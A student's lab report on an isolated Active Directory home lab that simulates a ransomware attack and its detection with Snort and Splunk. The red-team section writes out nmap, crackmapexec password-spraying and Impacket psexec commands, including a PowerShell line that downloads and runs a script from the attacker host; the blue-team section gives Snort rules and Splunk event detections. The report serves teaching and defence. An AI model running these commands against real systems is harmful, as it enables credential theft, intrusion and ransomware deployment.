Active Directory Red-Team & Blue-Team Home Lab

Controlled Ransomware Simulation Report

Author: Yatish Waghmare

MSc Cyber Security (Infrastructures Security)

2025

Yatish Waghmare

Contents

1 Abstract **3**

2 Lab Overview **4**

2.1 Network Setup 4

2.2 Virtual Network Configuration 5

2.3 Snort Installation and Configuration (Ubuntu 192.168.56.131) 6

3 Red Team Simulation **9**

3.1 Objective 9

3.2 Methodology 9

3.3 Tools Used 9

3.4 Execution Steps 9

3.5 Observation 10

4 Blue Team Detection and Response **11**

4.1 Objective 11

4.2 Detection Architecture 11

4.3 Snort Detection 11

4.4 Splunk SIEM Detection 12

4.5 Response Actions 12

4.6 Summary 13

5 Outcome **14**

6 Recommendations **14**

7 Conclusion **15**

8 Screenshots and Evidence **16**

8.1 Red Team Activity Screenshots 16

8.2 Blue Team Screenshots 19

8.3 Intrusion Detection System (Snort) 25

Yatish Waghmare

1 Abstract

This report describes a self-built cybersecurity home lab created to simulate a complete ransomware attack and defense scenario inside an isolated Active Directory environment. The goal was to understand the entire attack lifecycle, from discovery and credential compromise to detection, containment, and recovery, using enterprise-grade tools in a safe and controlled setup.

The red team phase focused on reproducing the behavior of a real attacker by performing network reconnaissance, password spraying, and remote code execution with Impacket PsExec. A PowerShell script was executed to imitate ransomware activity by encrypting test files and creating a ransom note for analysis. The blue team phase concentrated on monitoring and response using Splunk. Windows event logs were collected through the Universal Forwarder and correlated to detect failed logons, suspicious PowerShell activity, and sudden bursts of file changes. During the simulation, more than 300 file access events were captured, providing a clear timeline of the attack and allowing detailed forensic analysis.

This project demonstrated that with proper monitoring, well-tuned detections, and a planned recovery process, even a fast-moving ransomware attack can be identified and contained before serious damage occurs. It also strengthened my skills in Active Directory security, Splunk detection engineering, PowerShell automation, and incident response.

All actions were performed safely within an isolated lab, and every system was fully restored after the test. The work reflects my dedication to practical cybersecurity, a strong understanding of both offensive and defensive operations, and readiness for professional roles in security consulting or SOC analysis.

Yatish Waghmare


2 Lab Overview

2.1 Network Setup

All machines in the lab environment operated on a single isolated Host-Only subnet (`192.168.56.0/24`). Static IP addresses were assigned to ensure predictable communication between my Kali linux, target, monitoring system, and IDS/IPS sensor.

- **Splunk SIEM:** 192.168.56.1
- **Windows Server 2022 (DC1):** 192.168.56.128
- **Kali Linux Attacker:** 192.168.56.130
- **Snort IDS/IPS (Ubuntu):** 192.168.56.131

This single-subnet design simplified routing and allowed all systems to communicate directly for the purpose of log collection, attack simulation, and traffic monitoring.



Yatish Waghmare

2.2 Virtual Network Configuration

All virtual machines were connected to the VMware Host-Only network **VMnet1**, which provided the isolated subnet:

`192.168.56.0/24`

Static IPs:

- **Splunk Server (Host):** 192.168.56.1
- **Windows Server 2022 DC:** 192.168.56.128
- **Kali Linux Attacker:** 192.168.56.130
- **Snort IDS/IPS (Ubuntu):** 192.168.56.131

The VMs were briefly given internet access only to download required tools and the Splunk Universal Forwarder packages. After installation, all machines were switched back to VMnet1 to ensure the ransomware simulation occurred in a safe, fully isolated environment.

Windows Server 2022 Forwarder Installation

The Splunk Universal Forwarder was installed on the Windows Server to capture Security, System, Application, and PowerShell logs relevant to the ransomware simulation.

Installation (GUI Method) The installation was performed by downloading the `splunkforwarder-10.0.1-x64.msi` package from the official Splunk website and launching it directly using the Windows graphical installer. The setup wizard was followed to:

- Accept the Splunk license agreement
- Choose the installation directory
- Set the Splunk Forwarder service account
- Complete the installation interactively

Connecting the Forwarder to Splunk After installation, the forwarder was configured to send logs to the Splunk server at `192.168.56.1:9997`:

```
splunk add forward-server 192.168.56.1:9997
```

Enabling Windows Event Logs The following configuration was added to `\Program Files\SplunkUniversalForwarder\etc\system\local\inputs.conf`:

```
[WinEventLog://Security]
disabled = 0
index = ad_logs

[WinEventLog://System]
disabled = 0
index = ad_logs

[WinEventLog://Application]
```

Yatish Waghmare

```
disabled = 0
index = ad_logs

[WinEventLog://Directory Service]
disabled = 0
index = ad_logs

[WinEventLog://DNS Server]
disabled = 0
index = ad_logs

[WinEventLog://Microsoft-Windows-Sysmon/Operational]
disabled = 0
index = ad_logs
renderXml = true
```

Starting the UF Service

```
net start splunkforwarder
```

This enabled forwarding of critical logs such as failed logons (4625), successful logons (4624), PowerShell execution (4104), and file modifications (4663), which were essential for analysing the ransomware attack.

2.3 Snort Installation and Configuration (Ubuntu 192.168.56.131)

Snort was installed on the Ubuntu VM and configured specifically to monitor traffic directed towards the Windows Server 2022 Domain Controller (`192.168.56.128`). Rather than analysing the entire subnet, Snort focused solely on detecting reconnaissance, SMB abuse, PsExec lateral movement, and ransomware-related traffic targeting the DC.

Snort Installation

Snort was installed from the Ubuntu package repository:

```
sudo apt update
sudo apt install snort -y
```

During installation, Snort initially prompted for network details; however, the monitoring scope was later restricted to the single target host (`192.168.56.128`).

Snort version was verified with:

```
snort -V
```

Configuring Snort

The primary configuration file was edited at:

```
/etc/snort/snort.conf
```

Yatish Waghmare

Setting HOME_NET to the Windows Server Only Snort was intentionally limited to monitor only the Domain Controller:

```
var HOME_NET 192.168.56.128
```

This ensured Snort only analysed traffic destined for the Windows Server and ignored unrelated broadcast or inter-VM communications.

Custom Snort Rules Custom rules were placed in:

```
/etc/snort/rules/local.rules
```

Rules were written to detect and block malicious traffic targeting the DC:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test alert";
   sid:1000101; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"SMB file
   operation detected (AD)"; flow:to_server,established;
   content:"|FF|SMB"; offset:4; depth:4; sid:2000101; rev:1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"Nmap SYN Scan
   Detected"; flags:S; detection_filter: track by_src,count
   1,seconds 1; sid:4000101; rev:1;)
```

IPS-mode blocking rules:

```
drop udp any any -> 192.168.56.128 any (msg:"BLOCKED: Nmap UDP
   scan to AD DC"; detection_filter:track by_src,count 5,seconds
   3; sid:5600116; rev:1;)

drop tcp any any -> 192.168.56.128 445 (msg:"BLOCKED: SMB to AD
   DC"; sid:5600111; rev:1;)
```

These rules targeted only the victim server and aligned directly with the attack steps.

Running Snort in IDS Mode

Snort was first executed in IDS mode to observe attacker traffic without blocking it:

```
sudo snort -i eth0 -A console -c /etc/snort/snort.conf
```

In IDS mode, Snort detected:

- Nmap scans targeting 192.168.56.128
- ICMP probes aimed at the DC
- SMB traffic generated by Impacket PsExec

Alerts were logged to:

```
/var/log/snort/alert
```

Yatish Waghmare

Running Snort in IPS Mode (Inline Blocking)

Snort was then run in IPS mode using AF_PACKET to actively block traffic:

```
sudo snort -Q --daq afpacket -i ens33:ens37 \
    -c /etc/snort/snort.conf -A console
```

In IPS mode, Snort successfully blocked:

- SYN scans from Kali to the DC
- ICMP echo requests to the DC
- SMB connections (port 445) used by PsExec
- Excessive authentication traffic during password spraying

Log Forwarding to Splunk

Snort alerts were forwarded to the Splunk server at `192.168.56.1` using the Splunk Universal Forwarder.

Snort log monitoring:

```
[monitor:///var/log/snort/]
index = snort
sourcetype = snort:alert
disabled = false
```

This allowed Splunk to correlate Snort alerts with Windows Event Logs, PsExec activity, and the ransomware file modifications.

Summary

Both the Windows Server and Snort Ubuntu VM were successfully configured as Splunk forwarders, sending continuous telemetry to the Splunk Enterprise instance running at `192.168.56.1`. This provided complete visibility into:

- Authentication events (4624/4625)
- File access and encryption events (4663)
- PowerShell execution logs (4104)
- Snort IDS/IPS alerts
- System-level network activity

This configuration formed the backbone of the monitoring and detection pipeline used during the ransomware simulation.

Yatish Waghmare

3 Red Team Simulation

3.1 Objective

The objective of the red-team phase was to simulate a realistic ransomware-style attack within a controlled and isolated Active Directory environment. The attack focused on credential abuse, remote code execution, and file manipulation on the Windows Server 2022 Domain Controller (DC1). All actions were performed safely within the `192.168.56.0/24` lab network.

3.2 Methodology

The attack followed a structured compromise chain replicating common enterprise intrusion techniques:

- Reconnaissance using `nmap` to identify open ports and services.
- Password spraying to identify weak domain credentials.
- Remote code execution using Impacket's `psexec.py`.
- Execution of a PowerShell ransomware-simulation script that:
  - enumerated files in the target directory,
  - renamed each file with the `.locked` extension,
  - created a ransom note (`README_FOR_DECRYPT.txt`).

All attacker actions originated from the Kali Linux VM (`192.168.56.130`) targeting the Domain Controller (`192.168.56.128`).

3.3 Tools Used

- **Kali Linux:** nmap, Impacket suite, Python HTTP server
- **Impacket:** `psexec.py` for remote command execution
- **PowerShell:** ransomware simulation script executed on the DC
- **Windows Server 2022:** Active Directory environment (victim)
- **Snort & Splunk:** used by the Blue Team for detection

3.4 Execution Steps

1. Reconnaissance with Nmap

I scanned the target using:

```
nmap -sS 192.168.56.128
```

Open ports identified included LDAP (389), SMB (445), WinRM (5985), Kerberos (88), and others commonly associated with Active Directory. Snort detected this activity as "Nmap SYN Scan Detected" (Figure 8.1 and Figure 8.1) and forwarded alerts to Splunk.

Yatish Waghmare

2. Password Spraying

A password spraying attack was performed using:

```
crackmapexec smb 192.168.56.128 -u Username1.txt -p Password1.txt -d CORP
```

The weak credential `CORP/Administrator` was discovered. Splunk logged multiple failed login attempts and a single successful authentication (Figure 8.1 and Figure 8.1).

3. SMB Session Establishment

With valid credentials obtained, I gained a SYSTEM-level interactive session using:

```
smbclient //192.168.56.128/C$ -U CORP/Administrator
```

Snort generated SMB access alerts, while Splunk recorded process creation and logon events (Event ID 4624, 4672) (Figure 8.1).

4. Ransomware Simulation

A PowerShell script was transferred using Python's HTTP server:

```
python3 -m http.server 8000
```

```
impacket-psexec CORP/Administrator:'Admin"123'@192.168.56.128
   "powershell -c iex (New-Object
   Net.WebClient).DownloadString('http://192.168.56.130:8080/simulate.ps1')"
```

The script performed the following actions:

- Renamed all files to the `.locked` extension
- Generated ransomware-style filenames inside the victim directory
- Created a ransom note titled `README_FOR_DECRYPT.txt`

Splunk detected:

- Mass file rename events (4663)
- Creation of ransom note
- Process execution telemetry for PowerShell

The activity replicated typical enterprise ransomware behaviour in a safe, controlled manner (Figure 8.1).

3.5 Observation

The red-team attack chain succeeded end-to-end. The Domain Controller was:

- scanned,
- accessed via weak credentials,
- remotely controlled using Impacket,
- and subjected to simulated file encryption.

The ransomware behaviour was fully visible in both Snort (network events) and Splunk (host events), demonstrating clear detection capability. All modifications were safely reversed using a PowerShell revert script (Figure 8.1).

Yatish Waghmare

4 Blue Team Detection and Response

4.1 Objective

The Blue Team phase focused on detecting, analysing, and responding to the simulated ransomware attack using Snort (IDS/IPS) and Splunk SIEM. The goal was to observe network-level and host-level indicators associated with reconnaissance, credential abuse, SMB access, and ransomware-style file manipulation.

4.2 Detection Architecture

- **Snort IDS/IPS (192.168.56.131):** Monitored and blocked traffic targeting the Windows Server 2022 Domain Controller.
- **Splunk Server (192.168.56.1):** Collected logs from both Windows Server and Snort for correlation.
- **Windows Server 2022 Forwarder (192.168.56.128):** Sent Security, System, PowerShell, and file auditing logs to Splunk.

This setup ensured full visibility across both the network and host layers.

4.3 Snort Detection

Snort detected multiple stages of the attack:

1. Reconnaissance Alerts

Snort generated SYN scan and ICMP alerts when I probed the Domain Controller (Figure 8.3):

```
IDS: SYN Scan on DC (sid:4000101)
IDS: ICMP Ping to DC (sid:1000101)
```

These aligned with my `nmap` activity from Kali.

2. SMB Authentication Attempts

When I performed password spraying and SMB login attempts, Snort generated alerts related to port 445 (Figure 8.3):

```
IDS: SMB Attempt to DC (sid:2000101)
```

In IPS mode, the drop rules prevented unauthorized SMB attempts.

3. IPS Blocking Actions

Running Snort in inline IPS mode (`ens33:ens37`) resulted in active blocking of (Figure **??**):

- SYN scans from Kali
- ICMP probes
- SMB access attempts (port 445)

Dropped packets were printed in real time using:

```
sudo snort -Q --daq afpacket -i ens33:ens37 -c /etc/snort/snort.conf -A console
```

Yatish Waghmare

4.4 Splunk SIEM Detection

Splunk correlated Snort alerts with host-level logs forwarded from the Windows Server, providing visibility into each stage of the attack (Figure 8.2).

1. Authentication Logs

Event ID **4624** and **4625** revealed:

- multiple failed login attempts (password spraying),
- one successful login for `CORP/Administrator` (Figure 8.2).

Splunk dashboards clearly displayed spikes in authentication activity.

2. Process Creation & PowerShell Activity

Event IDs **4688** and **4104** captured:

- PowerShell execution triggered by me,
- downloading of the ransomware simulation script,
- execution of file-modification commands.

3. File Modification Events

Windows file auditing generated Event ID **4663** for every file renamed (Figures 8.2 and 8.2):

- original files changed to `.locked`,
- creation of the ransom note `README_FOR_DECRYPT.txt`.

Splunk displayed these events chronologically, clearly showing the ransomware process unfolding (Figures 8.2, 8.2.

4. Correlation with Snort Alerts

Because both Snort and Windows logs were ingested into Splunk, the SIEM provided a timeline of the full attack chain:

- Network scan → Snort IDS alert
- Password spraying → Splunk 4625 events
- SMB access → Snort SMB alerts
- PowerShell execution → Splunk 4104 logs
- File encryption → Splunk 4663 logs

This validated the effectiveness of using SIEM + IDS/IPS together for defence-in-depth.

4.5 Response Actions

After detection, the simulated ransomware attack was safely contained:

- Snort IPS blocked further SMB and reconnaissance traffic.
- Windows Server modifications were reversed using the provided revert script (Figure 8.2).
- All log data and screenshots were collected for reporting and analysis (Figure 8.2).

Yatish Waghmare

4.6 Summary

The Blue Team demonstrated effective detection and response capabilities across all phases of the simulated ransomware attack. Snort, operating as both an IDS and IPS, identified reconnaissance activity, SMB access attempts, and malicious traffic directed at the Domain Controller, while inline drop rules successfully prevented high-risk behaviours such as Nmap UDP scans and SMB connections.

Splunk complemented this by providing detailed host-level visibility, including authentication patterns, PowerShell execution, and extensive file modification events associated with the ransomware simulation. By correlating Snort alerts with Windows Event Logs, the Blue Team achieved a clear end-to-end view of the attack chain—from initial scanning to attempted lateral movement and simulated encryption.

Overall, the combination of Snort for real-time network defence and Splunk for centralised log analysis created a robust, multi-layered defence-in-depth mechanism that effectively detected, monitored, and mitigated the simulated ransomware behaviour within the isolated lab environment.

Yatish Waghmare

5 Outcome

The ransomware simulation successfully demonstrated how a real-world attack can progress from initial reconnaissance to credential abuse, SMB access, and file manipulation within a short timeframe. During the execution phase, the Windows Server 2022 Domain Controller generated a significant volume of security events, including more than 300 file access and write operations within the target directory. These events highlighted the speed at which an attacker is able to modify, rename, or destroy critical data once a foothold is obtained.

All activity remained fully contained within the isolated VMnet1 laboratory environment, ensuring safe execution without risk to external systems. A custom PowerShell restoration script reversed all modified filenames, removed ransom notes, and returned the system to its original state after the experiment.

From a defence perspective, the Blue Team tools performed strongly. Snort provided early visibility into suspicious network behaviour, including Nmap scanning, SMB access attempts, and ICMP probing. When operated in IPS mode, Snort successfully blocked malicious SMB and UDP-based scanning traffic, preventing further lateral movement and reducing the attack surface.

Splunk offered comprehensive host-level insight by correlating authentication logs, PowerShell telemetry, and file modification events. Detection rules were developed using these data sources, identifying patterns such as repeated failed logons, unexpected script execution, and abnormal spikes in file write activity. These insights were integrated into a response playbook designed to isolate affected hosts, trigger alerts, and initiate recovery procedures.

Overall, the exercise demonstrated both the destructive potential of ransomware and the effectiveness of a layered defensive strategy. The combination of Snort for real-time network monitoring and Splunk for detailed log analysis proved highly effective in detecting, containing, and recovering from the simulated attack.

Yatish Waghmare

6 Recommendations

- Enforce strong passwords and MFA for all privileged accounts.
- Disable unnecessary admin shares and restrict SMB access.
- Enable and monitor detailed PowerShell logging.
- Maintain offline backups and regularly test restoration.
- Configure Splunk alerts for failed logons and rapid file changes.
- Deploy Snort IPS rules to block scans and unauthorized SMB traffic.
- Implement an incident response playbook for rapid containment.

7 Conclusion

This project successfully demonstrated a full ransomware attack lifecycle within a safe and isolated Active Directory environment, showcasing both offensive and defensive perspectives. The Red Team simulation replicated realistic adversarial behaviours, including reconnaissance, password spraying, SMB session establishment, and ransomware-style file manipulation using PowerShell. These steps highlighted how quickly an attacker can escalate access and impact critical data once initial credentials are compromised.

The Blue Team component provided an equally valuable learning experience. Snort, configured as both an IDS and IPS, delivered real-time visibility into malicious network traffic and effectively blocked high-risk activity when operating inline. Its detections, combined with Splunk's comprehensive host-level telemetry, allowed for accurate correlation of network scans, authentication anomalies, PowerShell execution, and mass file modification events. The SIEM's ability to merge Snort alerts with Windows Event Logs produced a clear, chronological understanding of the attack chain.

Overall, the lab demonstrated the importance of layered security controls and timely monitoring when defending against ransomware. Even within a controlled test environment, the rapid generation of file access events illustrated how quickly data can be altered or destroyed once an attacker gains a foothold. Conversely, the exercise also proved that effective detection, correlation, and response strategies can significantly reduce the impact of such attacks.

The project reinforces the value of hands-on experimentation for understanding both offensive techniques and defensive countermeasures. By simulating real-world behaviour and observing the detection pipeline end-to-end, the exercise provides a practical foundation for future work in threat hunting, automated response, and enterprise-level incident detection and response strategies.

Yatish Waghmare

All experiments were conducted safely in an isolated environment. No external systems were affected.

References

[1] Snort.org, *Snort Documentation*, Cisco Systems. Available: https://www.snort.org/#documents.

[2] Splunk Inc., *Splunk Enterprise 9.x Documentation*, Splunk, 2023. Available at: https://docs.splunk.com/.

[3] SecureAuth Corporation, *Impacket: Python Classes for Working with Network Protocols*, GitHub Repository, 2024. Available at: https://github.com/fortra/impacket.

[4] Microsoft, *Windows Security Auditing Events*, Microsoft Learn, 2023. Available at: https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/audit-policy-recommendations?tabs=winclient.


[5] MITRE ATT&CK, *Enterprise Matrix Techniques*, MITRE Corporation, 2024. Available at: https://attack.mitre.org/.

[6] S. Metcalf, *Beyond the MCSE: Active Directory for the Security Professional*, Black Hat USA 2016, Trimarc Security, 2016. Available: https://blackhat.com/docs/us-16/materials/us-16-Metcalf-Beyond-The-MCSE-Active-Directory-For-The-Security-Professional.pdf

8 Screenshots and Evidence

8.1 Red Team Activity Screenshots

Host discovery scan



Yatish Waghmare

Nmap scan showing AD services

```
┌──(kali㉿kali)-[~/ransom_scripts]
└─$ nmap -p 88,389,445,53 192.168.56.128-130

Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-11 19:26 EST
Nmap scan report for 192.168.56.128
Host is up (0.0013s latency).

PORT    STATE SERVICE
53/tcp  open  domain
88/tcp  open  kerberos-sec
389/tcp open  ldap
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:09:D3:8B (VMware)


Nmap scan report for 192.168.56.130
Host is up (0.00067s latency).

PORT    STATE  SERVICE
53/tcp  closed domain
88/tcp  closed kerberos-sec
389/tcp closed ldap
445/tcp closed microsoft-ds

Nmap done: 3 IP addresses (2 hosts up) scanned in 1.90 seconds


┌──(kali㉿kali)-[~/ransom_scripts]
└─$
```

Password spraying attempt




Yatish Waghmare

Valid credential captured



HTTP server started for file upload

